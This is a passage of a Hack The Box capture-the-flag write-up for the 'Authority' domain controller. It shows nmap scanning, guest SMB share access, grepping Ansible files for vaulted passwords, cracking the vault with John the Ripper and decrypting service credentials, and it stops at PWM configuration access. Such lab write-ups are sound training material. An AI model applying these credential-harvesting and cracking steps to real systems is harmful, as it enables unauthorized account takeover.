HTB: Authority
Full writeup for the Authority machine from the Active Directory Exploitation track on Hack The Box

Reconnaissance
Port Scanning
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
└──╼ #sudo nmap -sC -sV -p- -T4 --min-rate 1000 10.129.229.56 -oN nmap/tcp_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-25 06:20 EDT
Nmap scan report for 10.129.229.56
Host is up (0.076s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-25 14:22:10Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-25T14:23:12+00:00; +3h59m54s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-25T14:23:11+00:00; +3h59m53s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-25T14:23:12+00:00; +3h59m54s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-25T14:23:11+00:00; +3h59m53s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8443/tcp  open  ssl/http      Apache Tomcat (language: en)
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=172.16.2.118
| Not valid before: 2026-09-23T14:17:04
|_Not valid after:  2028-09-25T01:55:28
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49690/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49691/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49703/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
57668/tcp open  msrpc         Microsoft Windows RPC
61010/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-09-25T14:23:02
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 3h59m53s, deviation: 0s, median: 3h59m52s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.62 seconds
The scan identified a Windows domain controller for the authority.htb domain. I added the relevant hostnames before continuing.
1
echo "10.129.229.56 authority.htb authority.htb.corp htb.corp" | sudo tee -a /etc/hosts
SMB Share Enumeration
Guest access was sufficient to enumerate the available shares.
1
2
3
4
5
6
7
8
9
10
11
12
13
└──╼ #nxc smb 10.129.229.56 -u guest -p '' --shares
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\guest:
SMB         10.129.229.56   445    AUTHORITY        [*] Enumerated shares
SMB         10.129.229.56   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.229.56   445    AUTHORITY        -----           -----------     ------
SMB         10.129.229.56   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.229.56   445    AUTHORITY        C$                              Default share
SMB         10.129.229.56   445    AUTHORITY        Department Shares
SMB         10.129.229.56   445    AUTHORITY        Development     READ
SMB         10.129.229.56   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.229.56   445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.129.229.56   445    AUTHORITY        SYSVOL                          Logon server share
The Development share was readable, so I mounted it locally for recursive inspection
1
└──╼ #sudo mount -t cifs //10.129.229.56/Development /mnt/share -o username=guest,password='',domain=authority.htb,ro
1
2
3
4
5
6
7
8
9
10
11
└──╼ #ls -la /mnt/share/
total 0
drwxr-xr-x 2 root root  0 Mar 17  2023 .
drwxr-xr-x 1 root root 16 Sep 25 06:40 ..
drwxr-xr-x 2 root root  0 Mar 17  2023 Automation
┌─[root@parrot]─[/mnt/share/Automation/Ansible]
└──╼ #ls -la
total 0
drwxr-xr-x 2 root root 0 Mar 17  2023 .
drwxr-xr-x 2 root root 0 Mar 17  2023 ..
drwxr-xr-x 2 root root 0 Mar 17  2023 Ansible
The share contained several Ansible projects and configuration files
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
└──╼ #ls -la ./*
./ADCS:
total 27
drwxr-xr-x 2 root root     0 Mar 17  2023 .
drwxr-xr-x 2 root root     0 Mar 17  2023 ..
-rwxr-xr-x 1 root root   259 Sep 22  2022 .ansible-lint
drwxr-xr-x 2 root root     0 Mar 17  2023 defaults
-rwxr-xr-x 1 root root 11364 Sep  6  2022 LICENSE
drwxr-xr-x 2 root root     0 Mar 17  2023 meta
drwxr-xr-x 2 root root     0 Mar 17  2023 molecule
-rwxr-xr-x 1 root root  7279 Sep  6  2022 README.md
-rwxr-xr-x 1 root root   466 Sep  6  2022 requirements.txt
-rwxr-xr-x 1 root root   264 Sep  6  2022 requirements.yml
-rwxr-xr-x 1 root root   924 Sep  6  2022 SECURITY.md
drwxr-xr-x 2 root root     0 Mar 17  2023 tasks
drwxr-xr-x 2 root root     0 Mar 17  2023 templates
-rwxr-xr-x 1 root root   419 Sep  6  2022 tox.ini
drwxr-xr-x 2 root root     0 Mar 17  2023 vars
-rwxr-xr-x 1 root root   205 Sep  6  2022 .yamllint

./LDAP:
total 17
drwxr-xr-x 2 root root    0 Mar 17  2023 .
drwxr-xr-x 2 root root    0 Mar 17  2023 ..
drwxr-xr-x 2 root root    0 Mar 17  2023 .bin
drwxr-xr-x 2 root root    0 Mar 17  2023 defaults
drwxr-xr-x 2 root root    0 Mar 17  2023 files
drwxr-xr-x 2 root root    0 Mar 17  2023 handlers
drwxr-xr-x 2 root root    0 Mar 17  2023 meta
-rwxr-xr-x 1 root root 5768 Dec 25  2018 README.md
drwxr-xr-x 2 root root    0 Mar 17  2023 tasks
drwxr-xr-x 2 root root    0 Mar 17  2023 templates
-rwxr-xr-x 1 root root  119 Sep 22  2022 TODO.md
-rwxr-xr-x 1 root root 1414 Dec 25  2018 .travis.yml
-rwxr-xr-x 1 root root  640 Dec 25  2018 Vagrantfile
drwxr-xr-x 2 root root    0 Mar 17  2023 vars

./PWM:
total 5
drwxr-xr-x 2 root root    0 Mar 17  2023 .
drwxr-xr-x 2 root root    0 Mar 17  2023 ..
-rwxr-xr-x 1 root root  491 Sep 22  2022 ansible.cfg
-rwxr-xr-x 1 root root  174 Sep 21  2022 ansible_inventory
drwxr-xr-x 2 root root    0 Mar 17  2023 defaults
drwxr-xr-x 2 root root    0 Mar 17  2023 handlers
drwxr-xr-x 2 root root    0 Mar 17  2023 meta
-rwxr-xr-x 1 root root 1290 Sep 22  2022 README.md
drwxr-xr-x 2 root root    0 Mar 17  2023 tasks
drwxr-xr-x 2 root root    0 Mar 17  2023 templates

./SHARE:
total 0
drwxr-xr-x 2 root root 0 Mar 17  2023 .
drwxr-xr-x 2 root root 0 Mar 17  2023 ..
drwxr-xr-x 2 root root 0 Mar 17  2023 tasks
The ADCS project suggested that certificate services would be relevant later. I searched the repository for passwords and vault references.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
└──╼ #grep -C 5 "pass" -r ./
<SNIP>
--
./PWM/defaults/main.yml-          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
./PWM/defaults/main.yml-          35653634376333666234613466396534343030656165396464323564373334616262613439343033
./PWM/defaults/main.yml-          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
./PWM/defaults/main.yml-          3438
./PWM/defaults/main.yml-
./PWM/defaults/main.yml:pwm_admin_password: !vault |
./PWM/defaults/main.yml-          $ANSIBLE_VAULT;1.1;AES256
./PWM/defaults/main.yml-          31356338343963323063373435363261323563393235633365356134616261666433393263373736
./PWM/defaults/main.yml-          3335616263326464633832376261306131303337653964350a363663623132353136346631396662
./PWM/defaults/main.yml-          38656432323830393339336231373637303535613636646561653637386634613862316638353530
./PWM/defaults/main.yml-          3930356637306461350a316466663037303037653761323565343338653934646533663365363035
./PWM/defaults/main.yml-          6531
./PWM/defaults/main.yml-
./PWM/defaults/main.yml-ldap_uri: ldap://127.0.0.1/
./PWM/defaults/main.yml-ldap_base_dn: "DC=authority,DC=htb"
./PWM/defaults/main.yml:ldap_admin_password: !vault |
./PWM/defaults/main.yml-          $ANSIBLE_VAULT;1.1;AES256
./PWM/defaults/main.yml-          63303831303534303266356462373731393561313363313038376166336536666232626461653630
./PWM/defaults/main.yml-          3437333035366235613437373733316635313530326639330a643034623530623439616136363563
./PWM/defaults/main.yml-          34646237336164356438383034623462323531316333623135383134656263663266653938333334
./PWM/defaults/main.yml-          3238343230333633350a646664396565633037333431626163306531336336326665316430613566
--
<SNIP>
The most useful findings were pwm_admin_password and ldap_admin_password. Both values were protected with Ansible Vault, so I extracted the vault hash and cracked its password with ansible2john and John the Ripper.
1
└──╼ #ansible2john ldap_admin_password.enc >vault.hash
Initial Access: Recovering stored credentials
Cracking the Ansible Vault password
I cracked the vault password with John the Ripper
1
2
3
4
5
6
7
8
9
10
└──╼ #john vault.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&*         (ldap_admin_password.enc)
1g 0:00:00:07 DONE (2026-09-25 07:31) 0.1254g/s 4998p/s 4998c/s 4998C/s 030683..teamol
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Decrypting the stored credentials
With the vault password recovered, I decrypted the stored credentials with ansible-vault
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
└──╼ #ansible-vault decrypt pwm_admin_login.enc --vault-password-file vault_pass
Decryption successful
┌─[root@parrot]─[/home/tr3m0x/security/htb/windows/Authority]
└──╼ #ansible-vault decrypt ldap_admin_password.enc --vault-password-file vault_pass
Decryption successful
┌─[root@parrot]─[/home/tr3m0x/security/htb/windows/Authority]
└──╼ #ansible-vault decrypt pwm_admin_pass.enc --vault-password-file vault_pass
Decryption successful
┌─[root@parrot]─[/home/tr3m0x/security/htb/windows/Authority]
└──╼ #cat ldap_admin_password.enc
DevT3st@123
┌─[root@parrot]─[/home/tr3m0x/security/htb/windows/Authority]
└──╼ #cat pwm_admin_login.enc
svc_pwm
┌─[root@parrot]─[/home/tr3m0x/security/htb/windows/Authority]
└──╼ #cat pwm_admin_pass.enc
pWm_@dm!N_!23
Validating the PWM credentials
I tested the recovered svc_pwm account against LDAP and SMB. LDAP requires LDAPS on this host, and the account did not provide useful SMB access.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
└──╼ #nxc ldap authority.htb -u svc_pwm -p 'pWm_@dm!N_!23'
LDAP        10.129.229.56   389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
[07:44:10] ERROR    StrongerAuthRequired error on login: This should not happen anymore, please contact the devs and open an issue on github!                                                        ldap.py:547
LDAPS       10.129.229.56   636    AUTHORITY        [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090ACD, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAPS       10.129.229.56   636    AUTHORITY        [+] authority.htb\svc_pwm:pWm_@dm!N_!23
┌─[root@parrot]─[/home/tr3m0x/security/htb/windows/Authority]
└──╼ #nxc ldap authority.htb -u svc_pwm -p 'pWm_@dm!N_!23' --users
LDAP        10.129.229.56   389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
[07:44:19] ERROR    StrongerAuthRequired error on login: This should not happen anymore, please contact the devs and open an issue on github!                                                        ldap.py:547
LDAPS       10.129.229.56   636    AUTHORITY        [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090ACD, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAPS       10.129.229.56   636    AUTHORITY        [+] authority.htb\svc_pwm:pWm_@dm!N_!23
LDAPS       10.129.229.56   636    AUTHORITY        [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090ACD, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
┌─[root@parrot]─[/home/tr3m0x/security/htb/windows/Authority]
└──╼ #nxc smb authority.htb -u svc_pwm -p 'pWm_@dm!N_!23' --shares
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\svc_pwm:pWm_@dm!N_!23 (Guest)
SMB         10.129.229.56   445    AUTHORITY        [-] Error enumerating shares: STATUS_ACCESS_DENIED
I moved to the HTTPS service on port 8443.
Initial Access: Abusing PWM configuration
Testing the recovered account
I tested the recovered credentials on the PWM web interface.


The login failed, but the configuration-management interface was accessible with the same password.
